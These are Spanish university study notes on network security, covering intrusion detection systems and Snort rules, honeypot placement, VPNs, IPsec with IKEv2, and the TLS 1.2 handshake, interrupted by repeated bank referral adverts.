- **Usuario clandestino:** Individuo que se apodera del control de supervisión del sistema y lo usa para eludir los controles de auditoría y acceso.

Ataques internos: Difíciles de detectar y evitar. Pueden ser motivados por venganza o, simplemente, porque el usuario cree que está en su derecho.

- **Contramedidas:**

- Establecer política de mínimo privilegio, a los usuarios solo se les permite acceso a los recursos necesarios para realizar su trabajo.
- Generar registros de lo que hacen los usuarios y a qué acceden.
- Proteger los recursos sensibles con autenticación fuerte.
- Tras finalizar el contrato, eliminar el acceso al sistema y a la red.
- Hacer una copia del disco duro.

Técnicas de intrusión: Conjunto de actividades que tienen por objetivo violar la seguridad de un sistema informático. Se busca conseguir acceso al sistema o escalada de privilegios. La mayoría de los ataques usan vulnerabilidades del sistema o de los programas (backdoor)

Sistema de detección de intrusos (IDS)

Son sistemas que detectan un uso no autorizado de un computador, una red o una infraestructura de comunicaciones. Si lo detectan disparan una alarma y/o toman medidas adicionales como enviar un email al administrador o cerrar una conexión. **NO impiden el ataque:** Cuando el IDS avisa, el ataque ya ha tenido lugar

Constan de:

- **Sensores:** Recogen el tráfico de red o la actividad de usuario.

Esto no son apuntes pero **tiene un 10 asegurado** (y lo vas a disfrutar igual).

Abre la Cuenta NoCuenta con el código **WUOLAH10**, haz tu primer pago y llévate 10 €.

Me interesa

1/6

Este número es indicativo del riesgo del producto, siendo 1/6 indicativo de menor riesgo y 6/6 de mayor riesgo.

ING BANK NV se encuentra adherido al Sistema de Garantía de Depósitos y tiene como una garantía de hasta 100.000 euros por depositante. Consulta más información en [ing.es](#).



- **Analizadores:** Analizan los datos capturados en busca de actividad sospechosa
- **Interfaces con el administrador:** Se encargan de enviar las alertas

Se busca aumentar la tasa de detección de intrusiones y reducir la tasa de falsas alarmas.

Características del IDS:

- Es la segunda línea de defensa del sistema.
- Se basa en que el comportamiento del intruso difiere del de un usuario legítimo de manera cuantificable.
- Si la intrusión se detecta suficientemente rápido, el intruso puede ser identificado y expulsado del sistema antes de que realice algún daño.
- Puede servir como disuasión, evitando las intrusiones
- Permite obtener información sobre técnicas de intrusión

Tipos de IDS: Se puede clasificar en función de:

- La **información** que escuchan y analizan: HIDS, NIDS.
- **Modo** en el que analizan la información: Basado en reglas (firmas) o en anomalías.
- La **respuesta** que dan: Respuestas activas, Respuestas pasivas.

Según la información:

- **HIDS (Host IDS):** Son sistemas que buscan si existe actividad inapropiada en un host. Detectan borrado de ficheros y modificación de la configuración del sistema y se instalan en servidores críticos.
- **NIDS (Network IDS):** Son sistemas que escuchan el tráfico de una red en busca de comportamientos sospechosos
 - Para poder escuchar el tráfico de la red es necesario redirigir el tráfico al IDS.
 - Pueden ser computadores con un software específico o hardware dedicado.
 - Su tarjeta de red estará en modo promiscuo, capturando todo el tráfico y mandando una copia al analizador.
 - Monitoriza tráfico de red, nunca la actividad dentro de un computador.

NIDS mediante TAP: Usa un tap, un dispositivo pasivo de red que duplica el tráfico que recibe para enviarlo a dos destinos. (al IDS y a la Red).

NIDS mediante Port mirroring: Todo el tráfico que pasa por el switch se copia para poder ser enviado al puerto del IDS.

Según tipo de análisis:

- **Detección de anomalías:** Se crea un perfil del comportamiento normal a partir de datos relacionados con el comportamiento de los usuarios legítimos. Este se debe actualizar con frecuencia y establecer umbrales para evitar falsos positivos. Detectan desviaciones del comportamiento normal a partir de un análisis estadístico y pueden ser capaces de detectar ataques nuevos, sobre los que no hay información conocida.

Limitaciones:

- **Falta de datos de entrenamiento:** Gran cantidad de datos de funcionamiento normal de red o sistema y pocos datos que contengan ataques reales o anomalías.
- Cambio gradual Los métodos estadísticos detectan cambios en el comportamiento, pero el atacante puede actuar gradual e incrementalmente.
- Muchos falsos negativos (el atacante puede actuar en el límite de la normalidad) y muchos falsos positivos muy costosos.

Consulta condiciones aquí



do your thing

WUOLAH 13

- **Detección basada en reglas (firmas):** Se tienen almacenadas un conjunto de reglas o patrones de ataques conocidos (firmas). Las reglas son muy específicas de sistemas y ataques y se pueden complementar con reglas generadas por el personal de seguridad. Para decidir si un comportamiento dado es una intrusión se compara con las firmas almacenadas.
- Limitaciones:** No detectan ataques nuevos porque su firma no es todavía conocida.
- Ejemplo de firmas:**
 - Un paquete ICMP Request con la dirección destino de broadcast→Smurf atk.
 - Muchos paquetes TCP SYN seguidos→ TCP SYN Flooding.

Según la respuesta:

- **Pasivos:** Almacenan información y envían alerta y no hacen **nada** para impedir el ataque.
- **Activos (IPS intrusion prevention system/IDPS):** Incluyen todas las funcionalidades de los IDS pero además realizan acciones para detener el ataque. Por ejemplo, pueden reprogramar el firewall para que bloquee el tráfico que forma parte del ataque.

SNORT


Es un NIDS basado en reglas. Implementa un motor de detección de ataques y barrido de puertos basado en reglas: Si detecta el patrón de un ataque conocido, incluido en sus reglas, genera una alarma y/o una determinada respuesta.

Dispone de una gran cantidad de conjuntos de **reglas predefinidas** y se pueden crear otras nuevas. Todas las acciones se realizan en **tiempo real**.

Puede funcionar como:

- **Sniffer:** podemos ver en consola y en tiempo real qué ocurre en nuestra red.
- **Registro de paquetes (Packet Logger):** permite guardar en un archivo los logs para su posterior análisis.
- **NIDS:** Realiza detección y análisis del tráfico de red.
- **NIPS**

Arquitectura::



Reglas: Cabecera + Opcion (Palabras clave : Parámetros;)

Cabecera:

- **Acción:** alert (genera alerta y registra paquete), log (registra el paquete), drop (descarta y registra el paquete) (modo en línea) y sdrop (descarta el paquete sin registrararlo) (modo en línea).
- **Protocolo:** TCP, UDP, ICMP e IP.
- **IP origen:** Notación CIDR, any, negaciones (!) y listas separadas por comas (|).

- **Puerto origen:** Pueden ser any, números, rangos (N:M) y negaciones (!).
- **Dirección (sentido):** Puede ser -> o <>
- **IP destino:** Lo mismo que IP origen
- **Puerto destino:** Lo mismo que Puerto origen.

Se puede usar \$EXTERNAL_NET o \$HOME_NET en vez de una IP concreta si te refieres a una red.

Opciones de Regla:

Para proporcionar información sobre la regla:

- **msg:** Mensaje a imprimir con la alerta o registro.
- **sid, rev:** Identificador de regla y número de revisión.

Para buscar en las cabeceras de protocolos:

- **ipopts:** Opciones IP activas.
- **icmp_id, icmp_seq:** Identificador y secuencia de un mensaje ICMP ECHO.
- **flags:** Indicadores TCP activos.
- **icode:** Diferenciaremos el código de tipo de redirección:
 - 0. Redirección para la red.
 - 1. Redirección para el host.
 - 2. Redirección para servicio y red.
 - 3. Redirección para servicio y host.
- **itype:** Tipo de mensaje ICMP en base al que se quiere generar la alarma
 - 0: Echo Reply.
 - 3: Host Unreachable
 - 5: Echo redirect
 - 8: Echo Request
 - 11: TTL Time Exceeded

Para buscar contenido en los datos (interrelacionadas):

- **content:** contenido a buscar.
- **depth, offset, distance, within:** parámetros de búsqueda.

Para establecer condiciones para que la regla se active:

- **detection_filter:** Tasa a exceder por un sistema para que se dispare la alerta.

Filtros de tasa: Cambian la acción de una regla cuando el número o tasa de eventos indica un posible ataque.

Filtros de eventos: Reducen el número de eventos generados (ej. para reducir falsas alarmas).

- **limit:** Alerta sobre los m primeros eventos ocurridos durante un intervalo de tiempo, después ignora los demás eventos en ese intervalo.
- **threshold:** Alerta cada vez que se producen m eventos durante un intervalo de tiempo (count: x seconds: y).
- **both:** Alerta una vez por intervalo de tiempo después de producirse m eventos, después ignora cualquier evento adicional que se produzca en dicho intervalo.

Supresión de eventos: suprime completamente el registro de los eventos no interesantes

Modos de operación:

Esto no son apuntes pero **tiene un 10 asegurado** (y lo vas a disfrutar igual).

Abre la Cuenta NoCuenta con el código **WUOLAH10**, haz tu primer pago y llévate 10 €.

Me interesa

1/6

Este número es indicativo del riesgo del producto, siendo 1/6 indicativo de menor riesgo y 6/6 de mayor riesgo.

ING BANK NV se encuentra adherido al Sistema de Garantía de Depósitos y tiene como una garantía de hasta 100.000 euros por depositante. Consulta más información en inglés.



- **Pasivo:** Actúa como NIDS (por defecto o config policy_mode:tap). Conectado a puerto espejo.
- **En línea:** Actúa como NIPS, permitiendo que se disparen las reglas drop. Conectado como un cortafuegos, con dos interfaces de red. (config policy_mode:inline or snort -Q)
- **Prueba en línea:** (config policy_mode:inline_test or snort --enableinline-test) Emula el modo en línea sin afectar al tráfico (para evaluación). Las reglas drop se disparan como alertas Wdrop (Would Drop).

Ejemplos:

- alert tcp any any -> 192.168.1.3 any (msg:"TCP SYN flood attack detected"; flag:S; threshold: type threshold, track by_dst, count 20, seconds 60; sid: 50000001;rev:1;).
- alert tcp any any -> any any (msg: "Land attack detected"; flag:S; sameip; sid:5000000;rev:1;)


Sistemas señuelo (Honeypots)

Atrae a los atacantes y los aleja de los sistemas críticos además de recoger información acerca de la actividad del atacante. Tiene información diseñada para parecer valiosa.


Se puede colocar el firewall en distintos lugares dependiendo de factores como:

- El tipo de información que la organización quiere conseguir.
- El nivel de riesgo que puede tolerar para conseguir la mayor cantidad de información posible sobre los atacantes.


Delante del firewall: Atrae a muchos potenciales atacantes, por lo que disminuye el trabajo del firewall y las alertas del IDS. No incrementa el riesgo de que la red interna se vea comprometida. **Desventajas:** No podremos atrapar atacantes internos



En la DMZ: Los otros sistemas de la DMZ deben estar protegidos contra cualquier actividad generada por el Honeypot. **Desventajas:** Requiere relajar la configuración del firewall para dejar acceso a los atacantes a la DMZ, lo que es peligroso para el resto de los servidores.



En la red interna: Permite capturar atacantes internos. Pueden detectar fallos de configuración en el firewall. **Desventajas:** Otros sistemas internos pueden ser atacados y requiere relajar la configuración del firewall para dejar acceso a los atacantes a la red interna, lo que compromete la seguridad de la red.



Consulta condiciones aquí



do your thing

WUOLAH 16

1.4 Conexiones de red seguras

Red privada virtual (Virtual Private Network, VPN)

Red lógica (virtual) creada sobre una infraestructura compartida, pero que proporciona la protección necesaria para una comunicación segura (privada).

- Las tecnologías túnel, basadas en el encapsulado de protocolos, permiten definir una red virtual encima de una infraestructura de red pública.
- Las tecnologías de seguridad permiten definir una red privada que proporcione comunicación confidencial y autenticada.

Se pueden considerar **dos configuraciones** VPN: Interconexión de redes y Acceso remoto.

Interconexión de redes: Interconecta redes de una organización para crear una única red.

- Hay una pasarela de VPN en cada red, que la conecta a Internet.
- Las pasarelas se comunican entre sí, aplicando cifrado y los mecanismos de protección necesarios a los paquetes enviados a través de Internet.
- Cuando un paquete llega a su red de destino, la pasarela correspondiente lo descifra y verifica y lo reenvía al equipo de destino.

Acceso remoto: Da acceso a la red a un computador remoto. El equipo de usuario debe tener el software cliente de VPN para comunicarse con la pasarela VPN y realizar la autenticación, cifrado...

Túneles (tunneling o forwarding): Un túnel es un camino virtual a través de una red física que entrega paquetes encapsulados y normalmente también cifrados. Se encapsulan paquetes o tramas de la red virtual en paquetes de la red física.

Los principales protocolos de túnel para crear una VPN son:

- **L2TP (Layer 2 Tunneling Protocol):** tramas PPP sobre UDP Usado con IPsec en modo transporte para proporcionar seguridad.
- **IPSec (capa de red):** encapsulado estándar de paquetes IP en IP con ESP (Encapsulating Security Payload). Estándar para VPN.

También se pueden crear túneles con:

- **OpenSSH (capa de transporte) :** conexiones TCP a través de un canal seguro
- **OpenVPN:** interfaces virtuales (L2 o L3) y conexiones seguras. Se basa en SSL/TLS

IPsec


Conjunto de estándares que proporcionan autenticación y cifrado. Posee una arquitectura segura. Incluye dos protocolos de seguridad IP Authentication Header (AH), que está en desuso y, Encapsulating Security Payload (ESP) que proporciona cifrado y cifrado autenticado.

Internet Key Exchange (IKE): Esquema de **gestión de claves**.

Algoritmos criptográficos: Algoritmos de cifrado, autenticación de mensajes, intercambio de claves y funciones generadoras de números pseudoaleatorios (generación de claves). IPsec proporciona la capacidad de asegurar las comunicaciones a través de una LAN, un WAN privada o pública o de Internet. Su característica principal es que puede cifrar y/o autenticar todo el tráfico a nivel IP.

Puede proteger todas las aplicaciones distribuidas: Inicio de sesión remoto, Cliente/servidor, Correo electrónico, Transferencia de ficheros o Acceso web.

Escenario de despliegue de IPsec:



Implicaciones para el encaminamiento: Tiene un rol vital ya que puede asegurar que:


- Un anuncio de encaminador proviene de un encaminador autorizado.
- Un anuncio de vecino proviene de un encaminador autorizado.
- Un mensaje de redirección proviene del encaminador al que se envió el paquete IP inicial.
- Una actualización de ruta no es falsificada.

Arquitectura IPsec:

Negociación en dos fases para crear las **SAs** (Security Associations, conexiones lógicas seguras):

- Una SA bidireccional (**IKE_SA**) para que las partes se puedan autenticar de forma segura y se acuerden los algoritmos de cifrado y autenticación de mensaje.
- Dos SA unidireccionales (**IPSec_SA o CHILD_SA**) para enviar todas las comunicaciones IP cifradas con ESP.

Construcción del túnel para el envío de datos:



Internet Key Exchange (IKE): Negocia los algoritmos de seguridad que se van a usar.

Permite la creación automática de claves para SAs: Un requisito típico es **cuatro claves por conexión** (una para integridad y otra para confidencialidad para cada extremo).

Se basa en los protocolos:

- **Oakley:** intercambio de claves Diffie-Hellman con seguridad adicional.
- **ISAKMP** (Internet Security Association and Key Management Protocol): proporciona una infraestructura para la autenticación de las partes y el intercambio de claves.

El protocolo se ejecuta en dos fases.

¿Qué se negocia en estas fases?

- **Algoritmo de cifrado:** AES, 3DES, CAMELLIA, ...

Esto no son apuntes pero **tiene un 10 asegurado** (y lo vas a disfrutar igual).

Abre la Cuenta NoCuenta con el código **WUOLAH10**, haz tu primer pago y llévate 10 €.

Me interesa

1/6

Este número es indicativo del riesgo del producto, siendo 1/6 indicativo de menor riesgo y 6/6 de mayor riesgo.

ING BANK NV se encuentra adherido al Sistema de Garantía de Depósitos y tiene como una garantía de hasta 100.000 euros por depositante. Consulta más información en [ing.es](#).



- **Algoritmos para generar códigos de autenticación de mensaje** (protección de integridad): HMAC, AES-CMAC.
- **Función generadora de nº pseudoaleatorios** (para generación de claves): HMAC.
- **Método de autenticación**: Claves pre-compartidas, firma digital, ...
- **Grupo Diffie-Hellman (DH)**: Las dos partes acuerdan un secreto para la generación de las claves simétricas de cifrado y autenticación

El intercambio entre las partes de negociación y autenticación se reduce a 4 mensajes, 2 por cada fase:

IKEv2 fase 1: Se negocian los algoritmos y el material necesario para generar las claves que conforman la IKE_SA.

- Se envían los mensajes de negociación (comunicación no cifrada).
- Con los algoritmos y claves de cifrado y autenticación acordados se genera la IKE_SA para mandar de forma segura los mensajes de la fase II.

Los extremos de la conexión pueden ser paralelas de seguridad (gw) o hosts.



- Initiator envía: Distintas propuestas con algoritmos de cifrado, integridad (MAC), grupo DH y funciones generadoras de nº pseudoaleatorios, Clave pública (inicia intercambio DH) y Nonce.
- Responder envía: Los algoritmos seleccionados, Clave pública (completa intercambio DH) y Nonce.

Se crean las claves:
SK_d, SK_ei, SK_ai, SK_er, SK_ar

SK_d se usa para generar las claves de IPSec_SA. Con los algoritmos forman la IKE_SA. Cifran y autentican los mensajes de la fase 2.

IKEv2 fase 2: Las dos partes entre las que se va a establecer el túnel se autentican y se negocian los algoritmos con los que se van a generar las IPSec_SA.

- Se envían los mensajes en los que las dos partes se autentican y se negocian los algoritmos que se van a usar para las IPSec_SA (comunicación cifrada y autenticada con las claves y algoritmos de la IKE_SA).
- Se genera las IPSec_SA con los algoritmos y claves necesarios para proteger toda comunicación IP entre los extremos del túnel (protocolo ESP).

Comunicación cifrada con SK_ei y SK_er (según sentido de la comunicación) y autenticada con SK_ai y SK_ar. Garantiza confianza e integridad.



Las dos partes se autentican. Se acuerdan los algoritmos de cifrado y autenticación de mensajes que se utilizarán en la IPSec_SA.

Se generan dos IPSec_SA, una para cada sentido de la comunicación. Cada IPSec_SA contendrá los algoritmos de cifrado y MAC acordados y **una clave de cifrado y una clave para autenticar** el mensaje. (Mensajes ESP).

El SPI se usa para buscar la SA que contiene las claves para comprobar la autenticidad del mensaje y descifrarlo.

Consulta condiciones aquí



Security Association (SA): Conexión lógica en un sentido entre un emisor y un receptor.

En un paquete IPsec, la SA se identifica únicamente mediante:

- **Protocolo de seguridad IPsec:** AH o ESP.
- **Dirección destino**
- **Security Parameters Index (SPI):** Campo de la cabecera AH o ESP que es un número de 32 bits asignado a una SA con significado local

Contiene los algoritmos y claves que permitirán al emisor cifrar y añadir un código MAC al mensaje y al receptor descifrar y comprobar la integridad del mensaje.

Las SA saben cómo proteger un paquete (claves de cifrado y autenticación), pero desconocen qué tráfico hay que proteger (eso está en el SPD).

Security Association Database (SAD): Es una tabla que contiene todas las SA activas tanto para tráfico entrante como saliente. Cada entrada de la tabla almacena los parámetros asociados a cada SA.

Security Policy Database (SPD): Es un conjunto de reglas que se usa para filtrar el tráfico entrante, saliente y reenviado.


La SPD clasifica el tráfico según necesite protección en IPsec (**protect**), no requiera protección IPsec (**bypass**) o esté prohibido (**discard**). Si la acción a tomar sobre el paquete es proteger, se indica qué SA se debe usar

Todo el tráfico debe ser procesado a través de esta base de datos y se aplicará la primera política con la que coincida.

Los siguientes selectores determinan una entrada en la SPD:

- **Dirección IP local y remota:** Dirección única, lista, rango o máscara.
- **Protocolo de la siguiente capa:** Normalmente, TCP o UDP.
- **Nombre:** Un identificador de usuario del sistema operativo.
- **Puerto local y remoto:** Puerto único, lista o rango.

Cómo se aplican las políticas de seguridad en IPsec:



Encapsulating Security Payload (ESP): Proporciona **confidencialidad** mediante el cifrado de los datos y otros campos. Proporciona **integridad** mediante un algoritmo de integridad que calcula el ICV después del cifrado. Añade un **relleno**(Padding) para expandir el tamaño para el algoritmo de cifrado, alinear campos y mayor confidencialidad evitando detección de tipo de mensaje en base a su tamaño.

Modos de operación:

- **Transporte:** Proporciona protección a los protocolos de la capa superior (TCP, UDP..). Usado para comunicación extremo a extremo entre dos equipos.
Se cifra desde la cabecera de protocolo protegido por ESP y se usa la IP original.
- **Túnel:** Proporciona protección al paquete Ip completo. Uno o dos de los extremos es una pasarela de seguridad. Los equipos en redes detrás de cortafuegos pueden participar en comunicaciones seguras sin implementar IPSec. La cabecera IP se cifra Se necesita añadir una nueva cabecera.


SSL/TLS

SSL no es un protocolo seguro en la actualidad, por lo que en su lugar debemos usar TLS. TLS nos proporciona **compresión de datos, integridad (MAC) y confidencialidad (clave secreta para cifrado simétrico)**.

TLS 1.0 es muy similar a SSL 3.0, con algunas pequeñas diferencias:

- Usa HMAC para la integridad.
- Utiliza PRF para expandir las claves.
- El relleno de bloque puede ser variable

Arquitectura Protocolos SSL/TLS:



Sesiones y conexiones:

- **Conexión:** Transporte de paquetes que proporciona un tipo adecuado de servicio. Relación temporal de extremo a extremo asociada a una sesión.
- **Sesión:** Asociación entre un cliente y un servidor creada por el Handshake Protocol. Define un conjunto de parámetros criptográficos de seguridad que pueden ser compartidos entre múltiples conexiones. Ya no se tienen que negociar por cada conexión.

Parámetros de estado de sesión:

- **Identificador de sesión:** Secuencia de bytes arbitraria elegida por el servidor para identificar el estado de una sesión activa o reanudable.
- **Certificado de la otra parte:** Certificado X509.v3. Puede ser nulo.
- **Método de compresión:** Algoritmo usado para comprimir los datos antes del cifrado.

Esto no son apuntes pero **tiene un 10 asegurado** (y lo vas a disfrutar igual).

Abre la Cuenta NoCuenta con el código **WUOLAH10**, haz tu primer pago y llévate 10 €.

Me interesa

1/6

Este número es indicativo del riesgo del producto, siendo 1/6 indicativo de menor riesgo y 6/6 de mayor riesgo.


ING BANK NV se encuentra adherido al Sistema de Garantía de Depósitos y tiene como una garantía de hasta 100.000 euros por depositante. Consulta más información en [ing.es](#)




- **Conjunto criptográfico (cipher suite):** Algoritmos de intercambio de claves, de cifrado, de autenticación (MAC), función pseudoaleatoria (PRF) y atributos.
- **Secreto maestro (MasterSecret):** Secreto de 48 bytes compartido entre el cliente y el servidor.
- **Indicador de si es reanudable:** Indica si la sesión puede iniciar nuevas conexiones.
- **Número aleatorio de servidor y cliente:** Generados por el servidor y el cliente.
- **Clave de escritura de cliente y servidor para autenticación:** Clave secreta para calcular el MAC en los datos enviados por cliente y servidor.
- **Clave de escritura de cliente y servidor para cifrado:** Clave secreta para cifrar simétricamente los datos enviados por cliente y servidor.
- **Vectores de inicialización (IV) de cliente y servidor:** Se mantienen para cada cifrado de bloque que lo necesite.
- **Números de secuencia de cliente y servidor:** Números de secuencia de 64 bits, diferentes para cada parte

TLS 1.2

Handshake Protocol Básico:



Handshake (TLS 1.2): Segundo intercambio de mensajes



Después de este intercambio el Cliente descifra y verifica el mensaje. La sesión queda establecida y ya pueden enviarse datos de aplicación.

Intercambio de clave:

- **Paso 1:** Se establece un secreto previo (PreMasterSecret):

Consulta condiciones aquí




WUOLAH 22

- **Mediante transporte de clave:** El cliente genera una clave aleatoria y la envía cifrada con la clave pública RSA del servidor.
- **Mediante acuerdo de clave:** el servidor elige previamente los parámetros DH, genera un par de claves DH y envía la pública firmada con su clave RSA o DSA (ServerKeyExchange), el cliente genera otro par de claves DH y envía la pública al servidor. Proporciona secreto perfecto hacia delante (Perfect Forward Secrecy). Si la clave privada se descubre la información futura y la intercambiada con anterioridad sigue estando protegida. Opción por defecto
- **Paso 2:** Se usa una PRF para calcular un secreto maestro común (MasterSecret) a partir del secreto previo y los números aleatorios previamente intercambiados. A partir del secreto maestro, con la PRF, se generan:
 - Claves para cifrado de cliente y servidor.
 - Claves para autenticación de cliente y servidor
 - Vectores de inicialización de cliente y servidor (si son necesarios)

Autenticación del cliente: Si el servidor lo solicita (CertificateRequest), el cliente le envía su certificado(Certificate) justo antes de realizar el intercambio de clave. Después del intercambio de clave, el cliente envía la firma digital de los mensajes previos usando la clave privada de su certificado.

Reutilización de sesiones: Pretende hacer el handshake con un único intercambio de mensajes, se asocia cada sesión a un identificador. (ID)

